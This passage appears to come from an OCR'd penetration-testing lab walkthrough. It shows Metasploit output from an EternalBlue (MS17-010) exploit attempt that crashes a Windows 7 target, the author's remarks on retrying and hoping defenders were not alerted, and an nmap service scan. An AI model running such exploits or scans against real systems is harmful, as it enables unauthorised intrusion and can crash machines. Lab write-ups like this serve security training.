
```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] 192.168.36.152:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.36.152:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic
 7601 Service Pack 1
[*] 192.168.36.152:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.36.152:445 - Connecting to target for exploitation.
[+] 192.168.36.152:445 - Connection established for exploitation.
[+] 192.168.36.152:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.36.152:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.36.152:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Win
dows 7 Home B
[*] 192.168.36.152:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asi
c 7601 Servic
[*] 192.168.36.152:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e P
ack 1
[+] 192.168.36.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.36.152:445 - Trying exploit with 12 Groom Allocations.
```




```
[+] 192.168.36.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.36.152:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.36.152:445 - Sending all but last fragment of exploit packet
[*] 192.168.36.152:445 - Starting non-paged pool grooming
[+] 192.168.36.152:445 - Sending SMBv2 buffers
[+] 192.168.36.152:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 bu
ffer.
[*] 192.168.36.152:445 - Sending final SMBv2 buffers.
[*] 192.168.36.152:445 - Sending last fragment of exploit packet!
[*] 192.168.36.152:445 - Receiving response from exploit packet
[+] 192.168.36.152:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.36.152:445 - Sending egg to corrupted connection.
[*] 192.168.36.152:445 - Triggering free of corrupted buffer.
```

```
[*] 192.168.36.152:445 - Sending final SMBv2 buffers.
[*] 192.168.36.152:445 - Sending last fragment of exploit packet!
[*] 192.168.36.152:445 - Receiving response from exploit packet
[+] 192.168.36.152:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.36.152:445 - Sending egg to corrupted connection.
[*] 192.168.36.152:445 - Triggering free of corrupted buffer.
[-] 192.168.36.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.36.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.36.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.36.152:445 - Connecting to target for exploitation.
[-] 192.168.36.152:445 - Rex::HostUnreachable: The host (192.168.36.152:445) was unreacha
ble.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

After raising hopes of a successful shell, the exploit failed. It's not extraordinary though. Som -etimes we have to try multiple times before we get a shell on the target. The reason is that t-he system crashes while running this exploit. I hope it has not alerted the people on other sid -e. If you see in the above image, the system became unreachable and I am pretty sure it cra -shed. Before trying the exploit once again, I wanted to confirm the OS of the target system. So I did a verbose scan on the target.




```
kali@kali:~$ nmap -sV -A  192.168.36.152
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 05:53 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0033s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE      VERSION
81/tcp   open     hosts2-ns?
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 401 Authorization Required
|_    WWW-Authenticate: Basic realm="File Sharing Wizard"
445/tcp  open     microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (wor
kgroup: WORKGROUP)
8080/tcp filtered http-proxy
1 service unrecognized despite returning data. If you know the service/version, please su
bmit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port81-TCP:V=7.80%I=7%D=7/6%Time=5F02F4A6%P=i686-pc-linux-gnu%r(GetRequ
